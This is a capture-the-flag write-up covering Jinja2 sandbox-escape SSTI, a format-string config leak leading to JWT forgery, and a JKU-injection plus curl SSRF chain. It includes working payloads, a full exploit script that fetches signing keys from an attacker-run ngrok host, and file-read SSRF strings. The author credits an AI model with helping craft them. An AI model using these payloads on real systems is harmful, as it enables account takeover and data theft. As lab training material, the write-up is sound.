

Categories

In this round, I was able to be a qualifier at rank 94 and down below are the challenges that I have done with categories such as:

- Misc: welcome, JinJail
- Blockchain: Convergence, tge, nexus
- Forensics: Log, Tattletale
- Reverse: bunaken
- Web: corp-mail, clicker, The Soldier of God, Rick

There are also some categories that i haven't done as well such as: crypto, Pwn.
From now on, I will provide a walkthrough of how I solve all the challenge:

Misc

- [Welcome](#)
- [JinJail](#)

Web

- [Corp-mail](#)
- [Clicker](#)
- [The Soldier of God, Rick](#)

Forensics

- [Log](#)

- Tattletale

Reverse


- Bunaken

Blockchain

- Convergence
- TGE
- Nexus

Misc

Welcome



The flag appear for you when you at the index page.

JinJail

Walkthrought of JinJail

Jinja2 SSTI with strict WAF. Need to execute `/fix help` to get the flag.

Source Code Analysis

```
└$ tree
.
├── app.py
├── dist-jinjail.zip
├── docker-compose.yml
├── Dockerfile
├── fix.c
├── flag.txt
└── requirements.txt
```

```
1 directory, 7 files
```

After asking AI Claude Sonnet 4.5 for review the source code, I found out that the application uses Jinja2 with a strict WAF that limits our payload construction.

```
cat app.py
import numpy
import string
from functools import wraps
from collections import Counter
from jinja2.sandbox import SandboxedEnvironment

# Jinja2 environment with only numpy available
env = SandboxedEnvironment()
env.globals["numpy"] = numpy # Only numpy module accessible

def waf(content):
    # Allowlist: only alphanumeric, punctuation, and spaces
    allowlist = set(string.ascii_lowercase + string.ascii_uppercase +
                    string.punctuation + string.digits + ' ')

    # Blocklist: dangerous functions and operators
    blocklist = ['fromfile', 'savetxt', 'load', 'array', 'packbits',
                 'ctypes', 'eval', 'exec', 'breakpoint', 'input',
                 '+', '-', '/', '\\\\', '|', "", ""]

    # Character limits - max 3 of each special char
    char_limits = {
        '(': 3, # Max 3 function calls
        ')': 3,
        '[': 3, # Max 3 array/slice operations
        ']': 3,
        '{': 3, # Max 3 braces (includes Jinja2 syntax)
        '}': 3,
        ',': 10
    }

    # Length limit
    if len(content) > 275:
        raise ValueError("Nope")

    # Check allowlist
    for ch in content:
        if ch not in allowlist:
            raise ValueError("Nope")

    # Check blocklist (case-insensitive)
    lower_value = content.lower()
    for blocked in blocklist:
        if blocked.lower() in lower_value:
            raise ValueError("Nope")

    # Count special characters
```

```

counter = Counter(ch for ch in content if ch in char_limits)
for ch, count in counter.items():
    if count > char_limits[ch]:
        raise ValueError("Nope")

def main():
    content = input(">>> ")

    try:
        waf(content) # WAF check
        result = env.from_string(content).render() # SSTI happens here
        print(result)
    except ValueError as e:
        print(e.args[0])
    except Exception:
        print("Nope")

```

The `fix.c` binary is the target:

```

cat fix.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <strings.h>

int main(int argc, char *argv[]) {
    // Checks if argument is "help" (case-insensitive)
    if (argc > 1 && strcasecmp(argv[1], "help") == 0) {
        setuid(0); // Escalate to root
        system("cat /root(flag.txt");
    } else {
        printf("Nope, you didnt ask for help...\n");
    }
    return 0;
}

```

C

User input is passed directly to `env.from_string(content).render()` without sanitization, allowing SSTI using `numpy`. However, the WAF restricts our payload. and our goal is to be able bypass WAF to execute `/fix help` to get the flag. So, I asked Claude Sonnet 4.5 to help me find a way to bypass the WAF and execute `/fix help` using Jinja2 SSTI with the available `numpy`.

Finding Useful Modules

```
(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc localhost 32811
>>> {{numpy.f2py}}
<module 'numpy.f2py' from '/usr/local/lib/python3.11/site-packages/numpy/f2py/__init__.py'>

(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc localhost 32811
>>> {{numpy.f2py.subprocess}}
<module 'subprocess' from '/usr/local/lib/python3.11/subprocess.py'>
```

```
(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc localhost 32811
>>> {{numpy.f2py.os}}
<module 'os' (frozen)>
```

found that `numpy.f2py` imports both `subprocess` and `os` modules.

Getting '/' Without Typing It

```
(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc localhost 32811
>>> {{numpy.f2py.os.sep}}
/+ New Tab
```

Since `/` is blocked, use `os.sep` to get the path separator.

Creating Strings Without Quotes

```
(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc localhost 32811
>>> {%
    set a,b=dict(fix=1,help=2) %}{{a}}
fix
```

Dict keys are strings! The `{% set a,b=dict(...)%}` unpacks KEYS (not values) into variables.

Executing the Command

```
{%
    set a,b=dict(fix=1,help=2)%}
{{numpy.f2py.subprocess.run([numpy.f2py.os.sep~a,b],capture_output=1).stdout}}
```

Flag

```
(ortort@jitakk)-[~/Documents/CTF/misc/jinjail]
└─$ nc challenges.1pc.tf 23085
>>> {%
    set a,b=dict(fix=1,help=2)%}{{numpy.f2py.subprocess.run([numpy.f2py.os.sep~a,b],capture_output=1).stdout}}
b'C2C{damnnnn_i_love_numpy_b8b9ba2e916f'}
```

Web

Corp-mail

The screenshot shows the C2C 2026 Quals interface. On the left, there's a sidebar with categories like Clicker, Blockchain, Crypto, Forensics, Misc, Pwn, Reverse, and Web. The Web category has 5 challenges. The main area displays three challenges: 'clicker' (29 solves), 'bookmolt' (836 solves), and 'corp-mail' (196 solves). The 'corp-mail' challenge is highlighted. It has a title 'The Soldier of Fortune' and a subtitle 'corp-mail'. The author is listed as 'lordrukia x beluga'. The challenge description states: 'Rumor said that my office's internal email system was breached somewhere... must've been the wind.' It requires creating an instance and provides a download link for 'corp-mail_corp-mail-dist.zip'. Below the challenge details, there are buttons for 'Recommended' (green) and 'Not Recommended' (red). A comment section is present with a placeholder 'Leave a comment...'. On the right side, there's a scoreboard showing 'dahmer0483' with an overall score of 94, 1100 points, and 11 solved challenges. Below the scoreboard, there are several messages from other users. One message from '31c31' discusses a bug fix for the challenge.


Walkthrough of Corp-mail

In this challenges, they give solver's a docker to run on local for review the source code finding security flaw and if we solve it on local then we proceed to solve on the real instance:

```
(ortort@jitakk)-[~/Documents/CTF/web/corp-mail]
$ tree
.
├── docker-compose.yml
├── Dockerfile
└── flask_app
    ├── application
    │   ├── auth.py
    │   ├── config.py
    │   ├── db.py
    │   ├── __init__.py
    │   └── routes
    │       ├── admin.py
    │       ├── auth.py
    │       ├── __init__.py
    │       └── user.py
    ├── static
    │   └── style.css
    └── templates
        ├── admin_emails.html
        ├── admin.html
        ├── base.html
        ├── compose.html
        ├── email.html
        ├── inbox.html
        ├── login.html
        ├── register.html
        ├── sent.html
        ├── settings.html
        └── utils.py
    ├── app.py
    ├── data
    ├── forget.py
    └── requirements.txt
└── haproxy
    └── haproxy.cfg
└── run.sh
└── supervisord.conf

8 directories, 28 files
```

Initial Recon & Source Review



- I'm asking ai claude sonnet 4.5 to review the sources code and identical critical source files:

- `user.py`, `utils.py`, `db.py`, `haproxy.cfg`

Identify SSTI Vulnerability

- Function `format_signature(signature_template, username)` in `utils.py` passes `app=current_app` to `.format()`
- User-controlled `signature_template` → Server-Side Template Injection

```
(ortort@jitatkk)-[~/Documents/CTF/web/corp-mail]
$ cat flask_app/application/utils.py
from datetime import datetime
from flask import current_app
import string
import secrets

def generate_random_password(length=16):
    alphabet = string.ascii_letters + string.digits + "!@#$%"
    return ''.join(secrets.choice(alphabet) for _ in range(length))

def format_signature(signature_template, username):
    now = datetime.now()
    try:
        return signature_template.format(
            username=username,
            date=now.strftime('%Y-%m-%d'),
            app=current_app
        )
    except (KeyError, IndexError, AttributeError, ValueError):
        return signature_template ->info-value>test.me@corpmail.local</span>
```

we can see that the `app` parameter exposes the entire Flask application object to string formatting.

- Verified by payloads in `/settings`:
 - in order to confirm exposed objects, the following payload were tested in the signature field: `{app.config}`

Request	Response
Pretty	Raw
<pre> 1 POST /settings HTTP/1.1 2 Host: challenges.lpc.tf:37901 3 Content-Length: 32 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://challenges.lpc.tf:37901 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/* q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://challenges.lpc.tf:37901/settings 12 Accept-Encoding: gzip, deflate, br 13 Cookie: token= eyhbGic0JTIz1NIisInR5cCI6IkpxVCJ9eyJlc2Vyb2lkIjo2LCJ1c2VybmtZSI6InRlc3QiLCJpc19hZG1pb 1GMQwAZXhWijoxNzcXMzA4NDawFQ.d7ujMMHbTRlztE40s28QtBXkuHL26q_-nC_QjFK8M 14 Connection: keep-alive 15 16 signature=%{app.config}%D%0%OA </pre>	<pre> 83 <div class="panel-content"> 84 <form method="POST" class="settings-form"> 85 <div class="form-group"> 86 <label for="signature" class="form-label">Your Signature</label> 87 <textarea id="signature" name="signature" class="form-textarea" rows="5" maxlength="500" placeholder="Best 88 regards, &#10;{username}&#10;Corporation Inc.">&lt;Config {&#39;DEBUG&#39;: False, 89 &#39;TESTING&#39;: False, &#39;PROPAGATE_EXCEPTIONS&#39;: None, &#39;SECRET_KEY&#39;: 90 &#39;b5e81d9fcb6f39c39fcb6f39; &#39;PERMANENT_SESSION_LIFETIME&#39;: datetime.timedelta(days=31), 91 &#39;USE_X_SENDFILE&#39;: False, &#39;SERVER_NAME&#39;: None, &#39;APPLICATION_ROOT&#39;: 92 &#39;/&#39;, &#39;SESSION_COOKIE_NAME&#39;: &#39;session&#39;, &#39;SESSION_COOKIE_DOMAIN&#39;: None, 93 &#39;SESSION_COOKIE_HTTPONLY&#39;: True, &#39;SESSION_COOKIE_SECURE&#39;: False, 94 &#39;SESSION_COOKIE_SAMESITE&#39;: None, &#39;SESSION_REFRESH_EACH_REQUEST&#39;: True, 95 &#39;MAX_CONTENT_LENGTH&#39;: None, &#39;SEND_FILE_MAX_DEFAULT&#39;: None, 96 &#39;TRAP_BAD_REQUEST_ERRORS&#39;: None, &#39;TRAP_HTTP_EXCEPTIONS&#39;: False, 97 &#39;EXPLAIN_TEMPLATE_LOADING&#39;: False, &#39;PREFERRED_URL_SCHEME&#39;: &#39;http&#39;; &#39;TEMPLATES_AUTO_RELOAD&#39;: None, &#39;MAX_COOKIE_SIZE&#39;: 4093, 98 &#39;JWT_SECRET&#39;; 99 &#39;32bd6*****e448eee020d3b8'&gt; 100 &#39;JWT_ALGORITHM&#39;: &#39;HS256&#39;, &#39;DATABASE&#39;; 101 &#39;/app/data/corporate.db;&gt; </pre>

Now we got some juicy information such as jwt_secret and secret_key using {app.config} so with that information it is enough for me to forge a new token with admin.

Extract JWT_SECRET

- Payload `{app.config}` revealed:

```

JWT_SECRET =
'32bd6*****e448eee020d3b8'
JWT_ALGORITHM = 'HS256'
DATABASE = '/app/data/corporate.db'

```

JWT Forgery & Account Takeover

- Forged token for `admin` (user_id=1) using leaked JWT_SECRET with jwt.io

```

<div class="email-container">
  <div class="email-header">
    <h1 class="page-title">Compose Email</h1>
    <p class="page-subtitle">Send a new message</p>
  </div>

  <section class="panel compose-panel">
    <div class="panel-content">
      <form method="POST" class="compose-form">
        <div class="form-group">
          <label for="receiver_id" class="form-label">To</label>
          <select id="receiver_id" name="receiver_id" class="form-select" required>
            <option value="">Select recipient...</option>
            <option value="1">admin (admin@corpmail.local)</option>
            <option value="2">john.doe (john.doe@corpmail.local)</option>
            <option value="3">jane.smith (jane.smith@corpmail.local)</option>
            <option value="4">mike.wilson (mike.wilson@corpmail.local)</option>
            <option value="5">sarah.jones (sarah.jones@corpmail.local)</option>
          </select>
        </div>
      </form>
    </div>
  </section>

```

HEADER: ALGORITHM & TOKEN TYPE

```
Valid header
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
Valid payload
{
  "user_id": "1",
  "username": "admin",
  "admin": "1",
  "exp": "999999999"
}
```

SIGN JWT: SECRET

```
Valid secret
32bd6f16776863f270fc2af51d43602001929289d4264d13fce448eee020d3b8
```

Encoding Format **UTF-8**

[Share feedback](#) | [Report issue](#)

- Then we used that token paste into cookie

Hi Mike,

As requested, here are the backup system credentials for the security audit:

System: Backup Server
Access Code: C2C{0frm4t_striNg_l34k5_4nd_n0rm4l1z4t10n_057722386804}]

Please keep this information secure and delete this email after noting the details.

Best regards,
IT Administration

Corporation

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key	Cross Site	Priority
token	eyJ...5In0.4-D4UrpLWQggCK7N1z4pg	willjorYW...	/challenges.ip...	2026-02-17T...	173	✓					Medium

Flag

C2C{f0rm4t_striNg_l34k5_4nd_n0rm4l1z4t10n_057722386804}

Clicker

The screenshot shows the C2C 2026 Quals interface on a web browser. The main navigation bar at the top includes links for challenges, scoreboard, and other sections. On the left, there's a sidebar with various categories like All, Blockchain, Crypto, Forensics, Misc, Pwn, and Reverse, each with a count of solved challenges. The central part of the screen displays the "clicker" challenge details. It shows the challenge author as "lordruk x beluga" and a brief description: "Im too addicted to this clicker game, so i decided to make it myself.". Below this is a download link for "clicker_clicker-dist.zip". The challenge instance info shows "challenges.1pc.tf:25056" and a remaining time of "00:02:55". Buttons for "Extend" and "Destroy" are available. A "Submit Flag" button is located below the instance info. At the bottom, there are "Recommended" and "Not Recommended" buttons, and a "Leave a comment..." text input field with a character count of "0 / 1000". To the right of the challenge details, a sidebar shows the user profile "dahmer0483" with stats: Overall 94, Score 1100, and Solved 11. Below the stats is a message from another user: "Hi @everyone I apologize for the inconvenience, the chall Crypto/big guy has been updated, ensure you create a new instance as well as downloading the new attachment, the difference is as follows for those who haven't downloaded the old attachment: 31c31 < if xor(bytes(a), bytes(b)).count(0) > 3: --- > if xor(bytes(a), bytes(b)).count(0) > 13:". There are also several timestamped messages from other users congratulating them on solving challenges.

Walkthrough of Click Quest

In this challenge, I have been given a web application with source code for review and find a security flaw then abused to get the flag:

```
L$ tree


.
├── app.py
├── docker-compose.yml
├── Dockerfile
├── generate_keys.py
├── requirements.txt
└── routes
    ├── admin.py
    ├── auth.py
    └── game.py
├── run.sh
└── static
    ├── mambo.jpg
    └── mambo.mp3
└── templates
    ├── admin.html
    ├── game.html
    └── index.html
└── utils
    ├── auth.py
    ├── db.py
    ├── jwt_utils.py
    └── url_parser.py
└── web_clicker.zip
```

5 directories, 19 files

After I'm asking Claude Ai to review that source codes I have found that there are some critical sources file such as:-

- **routes/admin.py** - Admin download functionality
- **utils/jwt_utils.py** - JWT verification logic
- **utils/url_parser.py** - Custom URL parser
- **app.py** - which is the main function of our web application.

And also we also two critical vulnerabilities which is JWT JKU injection and SSRF.



Identify JWT JKU Injection Vulnerability

- Found custom URL parser in `utils/url_parser.py` that extracts domain incorrectly:

```
def extract_domain(url):
    # ... code ...
    if '@' in domain_and_port:
        parts = domain_and_port.split('@')
        domain_and_port = parts[1] # Takes index 1, not last!
    return domain_and_port
```

PYTHON

The bug: Takes `parts[1]` instead of `parts[-1]` when splitting by `@`, so it creates parser discrepancy with python's request library.

Exploit JKU Validation Bypass

Created malicious JKU URL with multiple `@` symbols:

```
https://attacker.ngrok.app@localhost@attacker.ngrok.app/jwks.json
```

```

def start_server(jwks):
    global JWKS_DATA
    JWKS_DATA = jwks
    server = HTTPServer(('0.0.0.0', LOCAL_PORT), JWKSHandler)
    thread = threading.Thread(target=server.serve_forever, daemon=True)
    thread.start()
    print(f"[2] JWKS server running on port {LOCAL_PORT}")
    print(f"    Endpoint: https://{{NGROK_DOMAIN}}/jwks.json")
    return server

def forge_jwt(private_pem):
    print("[3] Forging admin JWT ... ")
    jku = f"https://{{NGROK_DOMAIN}}@localhost@{{NGROK_DOMAIN}}/jwks.json"
    payload = {
        'user_id': 1,
        'username': 'admin',
        'is_admin': True,
        'exp': datetime.utcnow() + timedelta(hours=24),
        'jku': jku
    }
    token = jwt.encode(payload, private_pem, algorithm='RS256', headers={'kid': 'key1'})
    print(f"    JJKU: {jku}")
    print(f"\n{'='*70}")
    print("FORGED ADMIN TOKEN:")
    print(f"{token}")
    print(f"{'='*70}\n")

```

Setup Malicious JWKS Server

Generated RSA keypair and started JWKS server on port 9000:

SHELL

```

# Terminal 1: Start ngrok tunnel
ngrok http 9000

# Terminal 2: Run exploit script
python3 run_exploit.py http://challenges.1pc.tf:25056/ <ngrok-domain>

```

```

ngrok

Session Status          online
Account                 https://{{ngrok-domain}}.com (Plan: Free)
Version                3.36.1
Region                 Asia Pacific (ap)
Latency                41ms
Web Interface          http://127.0.0.1:4040
Forwarding             https://99fb-36-37-169-193.ngrok-free.app → http://localhost:9000

Connections            ttl     opn      rt1      rt5      p50      p90
                        1       0       0.00    0.00    0.00    0.00

HTTP Requests

23:22:04.303 EST GET /jwks.json          200 OK

```

```

[Orbit@iMac ~] cd ~/Documents/Ctf/web/clicker
[Orbit@iMac clicker] cat jwks.json
{
  "keys": [
    {
      "kty": "RSA",
      "kid": "key1",
      "use": "sig",
      "alg": "RS256",
      "n": "zch160ckTedZ3cz9mEazfzRCU7P8gYwuVczTejroVZb5xIUGBV3v05rgRe7_VNvz5MC5L0t8qoFVbwGnnN3E_brcG3wulQucBfQ_1nkN_Yqk0ArrEUzJSU5n38erPF_wV78vg-wFYyo0B67_s2Hkecy6Elgrl-VF9Rdtp5JDKV9rsGue3GyDH12z5065z9ze21WnpdQmg0QU7sqZt9JywmwZe35
      "e": "AQAB"
    }
  ]
}

```

- Forged admin JWT signed with our private key:

ENCODED VALUE

JSON WEB TOKEN (JWT)

COPY CLEAR

Valid JWT

Fix public key input errors to verify signature.

eyJhbGciOiJSUzI1NiIsImtpZCI6ImtleTeIiLCJ0eXAiOiJKV10if0...eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiiaXNfYWRtaW4iOnRydWUsImV4cCI6MTc3MT40DUyNCviamtIiijoiaHR0cHM6Ly850WZiLTm3Lte20S0x0TMubmdyb2stZnJ1Z55hcHBAbG9jYWxob3N0QDK52mItMzYtMzctMTY5LTE5My5u23Jvay1mcVlmFvcC9qd2tzLmpzb24if0.aVZzIO1QCeVrsUa520sVAXJMvcunj2S1An5ipyhPyi_qAC1hZSPVVT2yCxbwaMgxG3tNIuqZUoaLPN5G2ja40Rapt6xNkwDPEPctf_dqlfGt4KxpI4tgR44U9RIK_my53pauD-_CvpsYfvh6ZHGDv87_6E9WJ1wAo_f6tqPHZPj6KSB8En2RMGhcEOhA9phJv3SB1Z36k04tpdz0z5gH8JzxATSchdbkggTVsvFjWawjRB-qSJihFttFj5ZCdrkr5L0oHQIxCe2hF4TgDGlyY0Q52p18jb_QYLiK593mRZ_oLxnzxhng4oEZAC8wsIKr30ETLEk8p3-Joedea

DECODED HEADER

JSON CLAIMS TABLE

alg: RS256, kid: key1, typ: JWT

DECODED PAYLOAD

JSON CLAIMS TABLE

user_id: 1, username: admin, is_admin: true, exp: 1771388524, jku: https://99fb-36-37-169-193.ngrok-free.app@localhost@99fb-36-3-169-193.ngrok-free.app/jwks.json

Verify Admin Access

- Server validated our token:
 - Checked JKU domain → saw "localhost" → checked
 - Fetched JWKS → from our ngrok server → unchecked
 - Verified signature → with our public key → checked
 - Granted admin access! → checked

```
(ortort@jitakk)-[~/Documents/CTF/web/clicker]
$ curl -H "Authorization: Bearer $T" \
  http://challenges.1pc.tf:36576/api/admin/settings
{"audio_url":"/static/mambo.mp3","image_url":"/static/mambo.jpg"}
```

Identify SSRF Vulnerability

- Found admin download endpoint in `routes/admin.py` with protocol filtering:

```

# THE FILTER (where bypass happens):
blocked_protocols = [
    'dict', 'file', 'ftp', 'ftps', 'gopher', ...
]

url_lower = url.lower().strip()

for proto in blocked_protocols:
    if url_lower.startswith(proto) or (proto + ':') in url_lower: # ← checks
literal string
        return jsonify({'message': f'Blocked protocol: {proto}'}), 400

# THE VULNERABLE CURL CALL (where {file} gets expanded):
result = subprocess.run(['curl', '-o', output_path, '--', url], # ← url
passed directly
                        capture_output=True, text=True, timeout=30)

```

- Filter only checks literal strings, but curl supports brace expansion.

So we can testing with multiple payloads to find which payload is working:

```

# This exploits curl's brace expansion or template processing
ssrf_payloads = [
    ("{file}:///flag.txt", "image"),
    ("{file}:///flag.txt", "text"),
    ("file:///flag.txt", "text"),
    ("%66file:///flag.txt", "text"),
    ("f%6ce:///flag.txt", "text"),
    ("{file}///app/flag.txt", "image"),
]
print("[5] Trying SSRF payloads ... ")
succeeded = False
for payload, file_type in ssrf_payloads:
    print(f"    Trying: {payload} (type={file_type})")
    r = requests.post(f"{TARGET_URL}/api/admin/download", headers=headers, json={
        "url": payload,
        "filename": "flag.txt",
        "title": "Flag",
        "type": file_type
    })
    if r.status_code == 200:
        print("    ✓ SUCCESS with: {payload}")
        succeeded = True
        break
    else:
        try:
            msg = r.json().get('message', r.text)
        except:
            msg = r.text
        print(f"    ✗ {r.status_code}: {msg}")

```

So for all these process, im asking Ai claude Sonnet 4.5 for crafting a all in one running to from forge a jwt admin token till exploit to get the flag:

```
L$ cat exploit.py
#!/usr/bin/env python3

import jwt
import json
import base64
import requests
import threading
import sys
import time
from datetime import datetime, timedelta
from http.server import HTTPServer, BaseHTTPRequestHandler
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend

TARGET_URL    = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:5000"
NGROK_DOMAIN = sys.argv[2] if len(sys.argv) > 2 else input("Enter your ngrok
domain (e.g. abc123.ngrok-free.app): ").strip()

NGROK_DOMAIN = NGROK_DOMAIN.replace('https://', '').replace('http://', '')

LOCAL_PORT    = 9000

JWKS_DATA = {}

class JWKSHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/jwks.json':
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(json.dumps(JWKS_DATA).encode())
            print(f" [JWKS Server] Served to {self.client_address[0]}")
        else:
            self.send_response(404)
            self.end_headers()
    def log_message(self, *args): pass

def generate_keys():
    print("[1] Generating RSA keypair...")
    private_key = rsa.generate_private_key(
        public_exponent=65537, key_size=2048, backend=default_backend()
    )
    private_pem = private_key.private_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PrivateFormat.TraditionalOpenSSL,
```

```

        encryption_algorithm=serialization.NoEncryption()
    )
pub_numbers = private_key.public_key().public_numbers()

def to_b64(n):
    b = n.to_bytes((n.bit_length() + 7) // 8, 'big')
    return base64.urlsafe_b64encode(b).rstrip(b'=').decode()

jwks = {"keys": [{"kty": "RSA", "kid": "key1", "use": "sig", "alg": "RS256",
                  "n": to_b64(pub_numbers.n), "e": to_b64(pub_numbers.e)}]}

with open('jwks.json', 'w') as f:
    json.dump(jwks, f, indent=2)

print("    ✓ jwks.json saved")
return private_pem, jwks

def start_server(jwks):
    global JWKS_DATA
